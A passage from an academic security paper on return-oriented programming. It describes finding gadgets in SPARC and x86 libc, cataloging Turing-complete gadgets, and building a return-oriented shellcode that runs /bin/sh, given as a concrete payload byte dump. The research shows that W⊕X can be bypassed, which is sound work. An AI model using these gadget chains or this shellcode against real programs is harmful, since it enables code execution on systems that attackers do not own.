Our first method for identifying useful sequences is to disassemble the target binary and examine the actual assembly instructions. This method should work for any architecture. To better illustrate our search for such sequences, we describe our experience with the Solaris SPARC libc. We perform our experiments on a SUN SPARC server running Solaris 10 (SunOS 5.10), with a kernel version string of "Generic_120011-14". We use the standard (SUN-provided) Solaris C library (version 1.23) in "`/lib/libc.so.1`" for our research, which is around 1.3 megabytes in size.

Our search relies on static code analysis (with the help of some Python scripts) of the disassembled Solaris libc. The library contains over 4,000 `ret`, `restore` terminations, each of which potentially ends a useful instruction sequence. We examine each of these returns and work backwards, cataloging the useful computations we find along the way.

When choosing instruction sequences to form gadgets, our chief concern is persisting values (in registers or memory) across both individual instruction sequences as well as entire gadgets. Because the `ret`, `restore` suffix slides the register window after each sequence, chaining computed values solely in registers is difficult. Thus, for persistent (gadget-to-gadget) storage, we rely exclusively on *memory*-based instruction sequences. By pre-assigning memory locations for value storage, we effectively create *variables* for use as operands in our gadgets.

For intermediate value passing (sequence-to-sequence), we use both register- and memory-based instruction sequences. For register-based value passing, we compute values into the input `%i[0-7]` registers of one instruction sequence / exploit frame, so that they are available in the next frame's `%o[0-7]` registers (after the register window slide). Memory-based value passing stores computed / loaded values from one sequence / frame into a future exploit stack frame. When the future sequence / stack frame gains control, register values are "restored" from the specific stack save locations written by previous sequences. This approach is more complicated, but ultimately necessary for many of our gadgets.

4.3.2 *Unintended Instruction Sequences.* The second option for finding returns, available on architectures like the x86 where instructions are variable-length and unaligned, is to look beyond the instructions placed by the compiler or assembler and consider returns found by jumping into the *middle* of existing instructions.

Here is a concrete example of such unintended instructions on the x86, taken from our testbed x86 libc. Two instructions in the entry point `ecb_crypt` are encoded as follows:

```
f7 c7 07 00 00 00        test $0x00000007, %edi
0f 95 45 c3              setnzb -61(%ebp)
```

Starting one byte later, the attacker instead obtains

```
c7 07 00 00 00 0f        movl $0x0f000000, (%edi)
95                       xchg %ebp, %eax
45                       inc %ebp
c3                       ret
```

Because of the density of the x86 ISA, it is quite easy to find not just unintended instructions but entire unintended sequences of instructions. These sequences must end in a ret instruction, represented by the byte c3.

We carry out our experiments on the GNU C Library distributed with Fedora Core Release 4: `libc-2.3.5.so`. Our testing environment was a 2.4 GHz Pentium 4 running Fedora Core Release 4, with Linux kernel version 2.6.14 and GNU libc 2.3.5. The gadget catalog we give in Section 5 uses only unintended sequences — those that *begin* in the middle of a "real" instruction and end with a ret, but whose terminating ret may or may not be unintended. This demonstrates the power of unintended instruction sequences. Also considering intended instruction sequences as in Section 4.3.1 would only increase an attacker's power.

Two observations guide us in the choice of a data structure in which to record our findings. First, any suffix of an instruction sequence is also a useful instruction sequence. If, for example, we discover the sequence "*a*; *b*; *c*; ret" in libc, then the sequence "*b*; *c*; ret" must of course also exist. Second, it does not matter to us how often some sequence occurs, only that it does.[5] Based on these observations, we choose to record sequences in a trie. At the root of the trie is a node representing the ret instruction; the "child-of" relation in the trie means that the child instruction immediately precedes the parent instruction at least once in libc. For example, if, in the trie, a node representing pop %eax is a child of the root node (representing ret) we can deduce that we have discovered, somewhere in libc, the sequence pop %eax; ret.

Our algorithm for populating the trie makes use of following fact: It is far simpler to scan *backwards* from an already found sequence than to disassemble forwards from every possible location in the hope of finding a sequence of instructions ending in a ret. When scanning backwards, the sequence-so-far forms the suffix for all the sequences we discover. The sequences will then all start at instances of the ret instruction, which we can scan libc sequentially to find.

In looking backwards from some location, we must ask: Does the single byte immediately preceding our sequence represent a valid one-byte instruction? Do the two bytes immediately preceding our sequence represent a valid two-byte instruction? And so on, up to the maximum length of a valid x86 instruction. Any such question answered "yes" gives a new useful sequence of which our sequence-so-far is a suffix, and which we should explore recursively by means of the same approach. Because of the density of the x86 ISA, more than one of these questions can simultaneously have a "yes" answer.

5. X86 GADGET CATALOG

In this section, we describe our catalog of gadgets on the x86 platform. We ran our algorithm for finding unintended instruction sequences against our test libc, as described in Section 4.3.2; all the instruction sequences we use below appeared in the output of that run.

[5] From all the occurrences of a sequence, we might prefer to use one whose address does not include a NUL byte over one that does.



Fig. 8. Load the constant `0xdeadbeef` into %edx.



Fig. 9. Load a word in memory into %eax.

The set of gadgets we describe is Turing complete by inspection, so return-oriented programs can do anything possible with x86 code. We stress that the code sequences pointed to by our gadgets are actually contained in our target libc; they are not injected with the gadgets themselves — this is ruled out by W⊕X. This is the reason that some of the sequences used are weird looking: those were the best unintended sequences available in our testbed libc.

5.1 Load/Store

We consider three cases: loading a constant into a register; loading the contents of a memory location into a register; and writing the contents of a register into a memory location.

5.1.1 *Loading a Constant.* The first of these can trivially be accomplished using a sequence of the form pop %*reg*; ret, as explained in Section 4.1.3. One such example is illustrated in Figure 8. In this figure as in all the following, the entries in the ladder represent words on the stack; those with larger addresses are placed higher on the page. Some words on the stack will contain the address of a sequence in libc. Our notation for this shows a pointer from the word to the sequence. Other words will contain pointers to other words, or immediate values.

5.1.2 *Loading from Memory.* We choose to load from memory into the register %eax, using the sequence movl 64(%eax), %eax; ret. We first load the address into %eax. Because of the immediate offset in the movl instruction we use, the address in %eax must actually be 64 bytes less than the address we wish to load. We then apply the movl sequence, after which %eax contains the contents of the memory location. The procedure is detailed in Figure 9. Note the notation we use to signify, "The pointer in this cell requires that 64 be added to it so that it points to some other cell."

5.1.3 *Storing to Memory.* We use the sequence movl %eax, 24(%edx); ret to store the contents of %eax into memory. We load the address to be written into %edx using the constant-load procedure above. The procedure is detailed in Figure 10.

5.2 Arithmetic and Logic

There are many approaches by which we could implement arithmetic and logic operations. The one we choose, which we call our *ALU paradigm*, is as follows. For all operations, one operand is %eax; the other is a memory location. Depending on what is more convenient, either %eax or the memory location receives the computed value. This approach allows us to compute memory-to-memory operations in a simple way: we load one of the operands into %eax, using the load-from-memory methods of Section 5.1; we apply the operation;



Fig. 10. Store %eax to a word in memory.



Fig. 11. Add into %eax.

and, if the result is now held in %eax, we write it to memory, using the store-to-memory methods of the same section.

5.2.1 *Add.* The most convenient sequence for performing an add that fits into our ALU paradigm is the following:

$$\texttt{addl (\%edx), \%eax; push \%edi; ret.} \tag{1}$$

The first instruction adds the word at %edx to %eax, which is exactly what we want. The push instruction, however, creates some problems. First, the value pushed onto the stack is immediately used by the ret instruction as the address for the next code sequence to execute, which means the values we can push are restricted. Second, the push overwrites a word on the stack, so that if we execute the gadget again (say, in a loop) it will not behave the same.

We address these two problems as follows. First, before undertaking the addl instruction sequence, we load into %edi the address of a ret instruction. This acts as a return-oriented no-op (cf. Section 4.1.2), counteracting the effect of the push and continuing the program's execution. Second, we fix up the last word in the gadget with the address of (1), as part of the gadget's code. The complete add gadget is illustrated in Figure 11.

5.2.2 *Other Arithmetic Operations.* The sequence neg %eax; ret allows us to compute $-x$ given x and, together with the method for addition given above, also allows us to subtract values. There is not, in the sequences we found in libc, a convenient way to compute multiplication, but the operation could be simulated using addition and the logic operations described below.

5.2.3 *Exclusive Or.* We could implement exclusive or just as we implemented addition if we had available a sequence like xorl (%edx), %eax or xorl %eax, (%edx), but we do not. We do, however, have access to a bytewise operation of the form xorb %al, (%ebx). If we can move each byte of %eax into %al in turn, we can compute a wordwise xor of %eax into a memory location x by repeating the operation four times, with %ebx taking on the values x, $x+1$, $x+2$, and $x+3$. Conveniently, we can rotate %eax using the sequence ror $0x08, %eax; ret. All that remains, then is to deal with the side effects of the xorb



Fig. 12. Exclusive or from %eax.

sequence we have:

$$\text{xorb \%al, 0x48908c0(\%ebx);} \quad \text{and \$0xff, \%al;} \\ \text{push \%ebp;} \quad \text{or \$0xc9, \%al;} \quad \text{ret.} \tag{2}$$

The immediate offset in the xorb instruction means that the values we load into %ebx must be adjusted appropriately. The and and or operations have the effect of destroying the value in %al, but by then we have already used %al, so this is no problem. (If we want to undertake another operation with the value in %eax, we must reload it from memory.) The push operation means that we must load into %ebp the address of a ret instruction and that, if we want the xor to be repeatable, we must rewrite the xorb instructions into the gadget each time, as described for repeatable addition above. Figure 12 gives the details for a (one-time) xor operation.

5.2.4 *And, Or, Not.* Bitwise-and and -or are also best implemented using bytewise operations, in a manner quite similar to the xor method above. The code sequences are, respectively,

andb %al, 0x5d5e0cc4(%ebx); ret and
orb %al, 0x40e4602(%ebx); ret.



Fig. 13. Rotate 4 bits leftward of memory word.



Fig. 14. Infinite loop via an unconditional jump.

These code sequences have fewer side effects than (2) for xor, above, so they are simpler to employ. Bitwise-not can be implemented by xoring with the all-1 pattern.

5.2.5 *Shifts and Rotates.* We first consider shifts and rotates by an immediate (constant) value. In this case, instead of implementing the full collection of shifts and rotates, we implement a single operation: a left rotate, which suffices for constructing the rest: a right rotate by k bits is a left rotate by $32-k$ bits; a shift by k bits in either direction is a rotate by k bits followed by a mask of the bits to be cleared, which can itself be computed using the bitwise-and method discussed above. The code sequence we use for rotation is roll %cl, 0x17383f8(%ebx); ret. The corresponding gadget is detailed in Figure 13.

We now consider shifts and rotates by a variable number of bits. The gadget in Figure 13 reads the value of %ecx from the stack. If we wish for this value to depend on some other memory location, we can simply read that memory location and write it to the word on the stack from which %ecx is read. Implementing variable-bit shifts is a bit more difficult, because we must now come up with the mask corresponding to the shift bits. The easiest way to achieve this is to store a 32-word lookup table of masks in the program.

5.3 Control Flow

5.3.1 *Unconditional Jump.* As we noted in Section 4.1.4, an unconditional jump requires simply changing the value of %esp to point to a new gadget, as with pop %esp; ret. Figure 14 shows a gadget that causes an infinite loop by jumping back on itself.

Loops in return-into-libc exploits have been considered before: see gera's "esoteric #2" challenge [gera 2002].

5.3.2 *Conditional Jumps.* These are substantially trickier. Below we develop a method for obtaining conditional jumps.

To begin, some review. The cmp instruction compares its operands and, based on their relationship, sets a number of flags in a register called %eflags. In x86 programming, it is often unnecessary to use cmp directly, because many operations set flags as a side effect. The conditional jump instructions, j*cc*, cause a jump when the flags satisfy certain conditions. Because this jump is expressed as a change in the instruction pointer, the conditional jump instructions are not useful for return-oriented programming: What we need is a conditional change in the *stack* pointer.

The strategy we develop is in three parts, which we tackle in turn:



Fig. 15. Conditional jumps, task two: Store either 1 or 0 in the data word labeled "CF goes here," depending on whether CF is set or not.



Fig. 16. Conditional jumps, task three, part two: Apply the perturbation in the word labeled "perturbation here" to the stack pointer. The perturbation is relative to the end of the gadget.

(1) Undertake some operation that sets (or clears) flags of interest.

(2) Transfer the flag of interest from %eflags to a general-purpose register.

(3) Use the flag of interest to perturb %esp conditionally by the desired jump amount.

An alternative strategy would be to avoid %eflags altogether by implement our own comparisons as bit operations on registers.

For the first task, we choose to use the carry flag, CF, for reasons that will become clear below. Employing just this flag, we obtain the full complement of standard comparisons. Most easily, we can test whether a value is zero by applying neg to it. The neg instruction (and its variants) calculates two's-complement and, as a side effect, clears CF if its operand is zero and sets CF otherwise.

If we wish to test whether two values are equal, we can subtract one from the other and test (using neg, as above) whether the result is zero. If we wish to test whether one value is larger than another, we can, again, subtract the first from the second; the sub instruction (and its variants) set CF when the subtrahend is larger than the minuend.

For the second task, the natural way to proceed is the lahf instruction, which stores the five arithmetic flags in %ah. Unfortunately, this instruction is not available to us in the libc sequences we found. Another way is the pushf instruction, which pushes a word containing all of %eflags onto the stack. This instruction, like all "push-ret" sequences, is tricky to use in a return-oriented setting.

Instead, we use the add with carry instruction, adc. Add with carry computes the sum of its two operands and the carry flag, which is useful in multiword addition algorithms. If we take the two operands to be zero, the result is 1 or 0 depending on whether the carry flag is set — exactly what we need. This we can do quite easily by clearing %ecx and using the instruction sequence adc %cl, %cl; ret. The process is detailed in Figure 15. We note, finally, that we can evaluate complicated Boolean expressions by collecting CF values for multiple tests and combining them with the logical operations described in Section 5.2.

For the third task, we proceed as follows. We have a word in memory that contains 1 or 0. We transform it to contain either *esp_delta* or 0, where *esp_delta* is the amount we'd like to perturb %esp by if the condition evaluates as true. One way to do this is given in Figure 17. Now, we have the desired perturbation, and it is simple to apply it to the stack



Fig. 17. Conditional jumps, task three, part one: Convert the word (labeled "CF here") containing either `1` or `0` to contain either *esp_delta* or `0`. The data word labeled `0xbadc0ded` is used for scratch.



Fig. 18. System call.



Fig. 19. Shellcode.

pointer by means of the sequence

```
addl (%eax), %esp;   addb %al, (%eax);
addb %cl, 0(%eax);   addb %al, (%eax);   ret
```

with %eax pointing to the displacement. The procedure is detailed in Figure 16 on page 20.

5.4 System Calls

To trap into the kernel, we could first to load the desired arguments into registers and then to make use of a "int 0x80; ret" or "sysenter; ret" sequence in libc. On Linux, we can instead look for an lcall %gs:0x10(,0) instruction; this will invoke `__kernel_vsyscall` in `linux-gate.so.1`, which in turn will issue the sysenter or int 0x80 instruction (cf. [Garg 2006b]).[6] We detail, in Figure 18, a gadget that invokes a system call. Arguments could be loaded ahead of time into the appropriate registers: in order, %ebx, %ecx, %edx, %esi, %edi, and %ebp. We have left space in case the `vsyscall` function spills values onto the stack, as the sysenter-based version does. Note that the word pointing to lcall would be overwritten also; a repeatable version of this gadget would need to restore it each time.

5.5 Function Calls

Finally, we note that nothing prevents us from making calls to arbitrary functions in libc. This is, in fact, the basis for previous return-into-libc exploits, and the required techniques are described in by Nergal [Nergal 2001]; the discussion of "frame faking" is of particular interest. A special stack frame should be reserved for the called function, as discussed in Section 6.6.

5.6 Shellcode

We now present a return-oriented shellcode. Our shellcode invokes the `execve` system call to run a shell. This requires: (1) setting the system call index, in %eax, to 0xb; (2) setting the path of the program to run, in %ebx, to the string "`/bin/sh`"; (3) setting the argument vector `argv`, in %ecx, to an array of two pointers, the first of which points to the string "`/bin/sh`" and the second of which is null; and (4) setting the environment vector `envp`, in %edx, to an array of one pointer, which is null. The shellcode is in Figure 19.

We store "`/bin/sh`" in the top two words of the shellcode; we use the next two words for the `argv` array, and reuse the higher of these also for the `envp` array. We can set up the appropriate pointers as part of the shellcode itself, but to avoid NUL bytes we must zero out the null-pointer word after the shellcode has been injected.

The rest of the shellcode behaves as follows: Word 1 (from the bottom) sets %eax to zero. Words 2–4 load into %edx the address of the second word in `argv` (minus 24; see Section 5.1.2) and, in preparation for setting the system call index, load into %ecx the all-0b word. Word 5 sets the second word in `argv` to zero. Word 6 sets %eax to 0x0b by modifying its least significant byte, %al. Words 7–8 point %ebx at the string "`/bin/sh`". Words 9–11 set %ecx to the address of the `argv` array and %edx to the address of the `envp` array. Word 12 traps into the kernel.

Provided that the addresses of the libc instruction sequences pointed to and of the stack addresses pointed to do not contain NUL bytes, this shellcode contains no NUL bytes except for the terminator for the string "`/bin/sh`". NUL bytes in the stack addresses can be worked around by having the shellcode build these addresses at runtime by examining %esp and operating on it; this would also allow the shellcode to be position-independent. NUL bytes in libc addresses can be handled using well-known shellcoding techniques, *e.g.*, [Nergal 2001, Section 3.4].

[6]The lcall sequence, unlike the others we use in this section, isn't an unintended instruction sequence. We justify this by noting that nearly all programs make system calls. Another option is to parse the ELF auxiliary vectors (cf. [Garg 2006a].)

Suppose that libc is loaded at base address 0x03000000 into some program. Suppose, moreover, that this program has a function exploitable by buffer overflow, with return address stored at 0x04ffffefc. In this case, the shellcode given above yields:

```
3e 78 03 03 07 7f 02 03 0b 0b 0b 0b 18 ff ff 4f
30 7f 02 03 4f 37 05 03 bd ad 06 03 34 ff ff 4f
07 7f 02 03 2c ff ff 4f 30 ff ff 4f 55 d7 08 03
34 ff ff 4f ad fb ca de 2f 62 69 6e 2f 73 68 00
```

Note that there is no NUL byte except the very last. Like all the other examples of return-oriented code presented in this paper, this shellcode uses only code that is already present in libc, and will function even in the presence of W⊕X.

6. SPARC GADGET CATALOG

In this section, we describe our set of SPARC gadgets using the Solaris standard C library. Our collection mirrors our x86 gadget catalog described in Section 5 and is similarly Turing-complete on inspection. An attacker can create a return-oriented program comprised of our gadgets with the full computational power of a real SPARC program. We emphasize that our collection is not merely theoretical; every gadget discussed here is fully implemented in our gadget C API and exploit compiler (discussed in Section 7).

We describe our gadget operations in terms of gadget variables, *e.g.*, `v1`, `v2`, and `v3`, where each variable refers to a addressable four-byte memory location that is read or modified in the course of the instruction sequences comprising gadgets in an exploit. Thus, for "`v1 = v2 + v3`", an attacker pre-assigns memory locations for `v1`, `v2` and `v3`, and the gadget is responsible for loading values from the memory locations of `v2` and `v3`, performing the addition, and storing the result into the memory location of `v1`. Gadget variable addresses must be designated before exploit payload construction, reference valid memory, and have no zero bytes (for string buffer encoding).

In our figures, the column "Inst. Seq." describes a shorthand version of the effective instruction sequence operation. The column "Preset" indicates information encoded in an overflow. *E.g.*, "`%i3 = &v2`" means that the address of variable `v2` is encoded in the register save area for `%i3` of an exploit stack frame. The notation "`m[v2]`" indicates access to the memory stored at the address stored in variable `v2`. The column "Assembly" shows the libc instruction sequence assembly code.

6.1 Memory

As gadget "variables" are stored in memory, *all* gadgets use loads and stores for variable reads and writes. Thus, our "memory" gadgets describe operations using gadget variables to manipulate *other* areas of process memory. Our memory gadget operations are mostly analogous to C-style pointer operations, which load / store memory dereferenced from an address stored in a pointer variable.

6.1.1 *Address Assignment.* Assigning the address of a gadget variable to another gadget variable (`v1 = &v2`) is done by using the constant assignment gadget, described in Section 6.2.1.

6.1.2 *Pointer Read.* The pointer read gadget (`v1 = *v2`) uses two sequences and is described in Figure 20. The first sequence dereferences a gadget variable `v2` and places the pointed-to value into `%i0` using two loads. The second sequence takes the value (now in

%o0 after the register window slide) and stores it in the memory location of gadget variable v1.

Inst. Seq.	Preset	Assembly
%i0 = m[v2]	%i4 = &v2	ld [%i4], %i0 ld [%i0], %i0 ret restore
v1 = m[v2]	%i3 = &v1	st %o0, [%i3] ret restore

Fig. 20. Pointer Read (v1 = *v2)

6.1.3 *Pointer Write.* The pointer write gadget (*v1 = v2) uses two sequences and is described in Figure 21. The first sequence loads the value of a gadget variable v2 into register %i0. The second sequence stores the value (now in %o0) into the memory location of the address stored in gadget variable v1.

Inst. Seq.	Preset	Assembly
%i0 = v2	%l1 = &v2	ld [%l1], %i0 ret restore
m[v1] = v2	%i0 = &v1-8	ld [%i0 + 0x8], %i1 st %o0, [%i1] ret restore

Fig. 21. Pointer Write (*v1 = v2)

As the second instruction sequence indicates, we were not always able to find completely ideal assembly instructions in libc. Here, our load instruction (ld [%i0 + 0x8], %i1) actually requires encoding the address of v1 minus eight into the save register area of the exploit stack frame to pass the proper address value to the %i0 + 0x8 load.

6.2 Assignment

Our assignment gadgets store a value (from a constant or other gadget variable) into the memory location corresponding to a gadget variable.

6.2.1 *Constant Assignment.* Assignment of a constant value to a gadget variable (v1 = *Value*) ideally would simply entail encoding a constant value in an exploit stack frame that is stored to memory with an instruction sequence. However, because all exploit frames must pack into a string buffer overflow, we have to encode constant values to avoid zero bytes. Our approach is to detect and mask any constant value zero bytes on encoding, and then later re-zero the bytes.

Our basic constant assignment gadget for a value with no zero bytes is shown in 22. Non-zero hexadecimal byte values are denoted with "**".

For all other constants, we mask each zero byte with 0xff for encoding, and then use clrb (clear byte) instruction sequences to re-zero the bytes and restore the full constant.

Inst. Seq.	Preset	Assembly
v1 = 0x********	%i0 = *Value* %i3 = &v1	st %i0, [%i3] ret restore

Fig. 22. Constant Assignment (v1 = 0x********)

For example, Figure 23 illustrates encoding for a value where the most significant byte is zero.

Inst. Seq.	Preset	Assembly
v1 = 0xff******	%i0 = *Value* | 0xff000000 %i3 = &v1	st %i0, [%i3] ret restore
v1 = 0x00******	%i0 = &v1	clrb [%i0] ret restore ...

Fig. 23. Constant Assignment (v1 = 0x00******)

6.2.2 *Variable Assignment.* Assignment from one gadget variable to another (v1 = v2) is described in Figure 24. The memory location of a gadget variable v2 is loaded into local register %l6, then stored to the memory location of gadget variable v1.

Inst. Seq.	Preset	Assembly
v1 = v2	%l7 = &v1 %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore

Fig. 24. Variable Assignment (v1 = v2)

6.3 Arithmetic

Arithmetic gadgets load one or two gadget variables as input, perform a math operation, and store the result to an output gadget variable's memory location.

6.3.1 *Increment, Decrement.* The increment gadget (v1++) uses a single instruction sequence for a straightforward load-increment-store, as shown in Figure 25. The decrement gadget (v1--) consists of a single analogous load-decrement-store instruction sequence.

6.3.2 *Addition, Subtraction, Negation.* The addition gadget (v1 = v2 + v3) is shown in Figure 26. The gadget uses the two instruction sequences to load values for gadget variables v2 and v3 and store them into the register save area of the *third* instruction sequence frame directly, so that the proper source registers in the third sequence will contain the values of the source gadget variables. The third instruction sequence dynamically gets v2 and v3 in registers %i0 and %i3, adds them, and stores the result to the memory location corresponding to gadget variable v1.

The subtraction gadget (v1 = v2 - v3) is analogous to the addition gadget, with nearly identical instruction sequences (except with a sub operation). The negation gadget (v1 =

Inst. Seq.	Preset	Assembly
v1++	%i1 = &v1	ld [%i1], %i0 add %i0, 0x1, %o7 st %o7, [%i1] ret restore

Fig. 25. Increment (v1++)

Inst. Seq.	Preset	Assembly
m[&%i0] = v2	%l7 = &%i0 (*+2 Frames*) %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore
m[&%i3] = v3	%l7 = &%i3 (*+1 Frame*) %i0 = &v3	ld [%i0], %l6 st %l6, [%l7] ret restore
v1 = v2 + v3	%i0 = v2 (*stored*) %i3 = v3 (*stored*) %i4 = &v1	add %i0, %i3, %i5 st %i5, [%i4] ret restore

Fig. 26. Addition (v1 = v2 + v3)

−v2) uses three instruction sequences to load a gadget variable, negate the value, and store the result to the memory location of an output variable.

6.4 Logic

Logic gadgets load one or two gadget variable memory locations, perform a bitwise logic operation, and store the result to an output gadget variable's memory location.

6.4.1 *And, Or, Not.* The bitwise and gadget (v1 = v2 & v3) is described in Figure 27. The first two instruction sequences write the values of gadget variables v2 and v3 to the third instruction sequence frame. The third instruction sequence restores these source values, performs the bitwise and, and writes the results to the memory location of gadget variable v1.

Inst. Seq.	Preset	Assembly
m[&%l3] = v2	%l7 = &%l3 (*+2 Frames*) %i0 = &v2	ld [%i0], %l6 st %l6, [%l7] ret restore
m[&%l4] = v3	%l7 = &%l4 (*+1 Frame*) %i0 = &v3	ld [%i0], %l6 st %l6, [%l7] ret restore
v1 = v2 & v3	%l3 = v2 (*stored*) %l4 = v3 (*stored*) %l1 = &v1 + 1 %i0 = -1	and %l3,%l4,%l2 st %l2,[%l1+%i0] ret restore ...

Fig. 27. And (v1 = v2 & v3)

The bitwise or gadget (`v1 = v2 | v3`) works like the and gadget. Two instruction sequences load gadget variables `v2` and `v3` and write to a third instruction sequence frame, where the bitwise or is performed. The result is stored to the memory location of variable `v1`.

The bitwise not gadget (`v1 = ~v2`) uses two instruction sequences. The first sequence loads gadget variable `v2` into a register available in the second sequence, where the bitwise not is performed and the result is stored to the memory location of variable `v1`.

6.4.2 *Shift Left, Shift Right.* The shift left gadget (`v1 = v2 << v3`) is similar to the bitwise and gadget, with an additional store instruction sequence in the fourth frame, as described in Figure 28. The gadget variable `v2` is shifted left the number of bits stored in the value of `v3`, and the result is stored in the memory location of gadget variable `v1`. The shift right gadget (`v1 = v2 >> v3`) is virtually identical, except performing a `srl` (shift right) operation in the third instruction sequence.

Inst. Seq.	**Preset**	**Assembly**
`m[&%i2] = v2`	`%l7 = &%i2` *(+2 Frames)* `%i0 = &v2`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
`m[&%i5] = v3`	`%l7 = &%i5` *(+1 Frame)* `%i0 = &v3`	`ld [%i0], %l6` `st %l6, [%l7]` `ret` `restore`
`%i0 = v2 << v3`	`%i2 = v2 (stored)` `%i5 = v3 (stored)` `%l6 = -1`	`sll %i2,%i5,%l7` `and %l6,%l7,%i0` `ret` `restore`
`v1 = v2 << v3`	`%i3 = v1`	`st %o0, [%i3]` `ret` `restore`

Fig. 28. Shift Left (`v1 = v2 << v3`)

6.5 Control Flow

Our control flow gadgets permit arbitrary branching to *label* gadgets in a return-oriented program. In contrast to real programs, the control flow of a return-oriented program is entirely determined by the value of the stack pointer. Because the restored `%i6` value of an exploit frame always defines the next gadget to run, our "branching" operations perform runtime modifications of the register save area of `%i6` in our exploit stack frames.

Unconditional branches are easy to implement. Another exploit frame's saved `%i7` register points to a simple `ret`, `restore` instruction sequence (our gadget equivalent of a `nop` instruction). On return, the stored frame pointer indicates the next exploit frame and the return address points to the next instruction sequence.

Conditional branches are more complicated. First, we use instruction sequences to write ahead into the register save area of future exploit frames for values needed later. Next, we use an instruction sequence containing "`cmp reg1, reg2`", which sets the condition code registers (and determines branching behavior). We then execute an instruction sequence containing a SPARC branch instruction (mirroring the gadget branch type), to conditionally

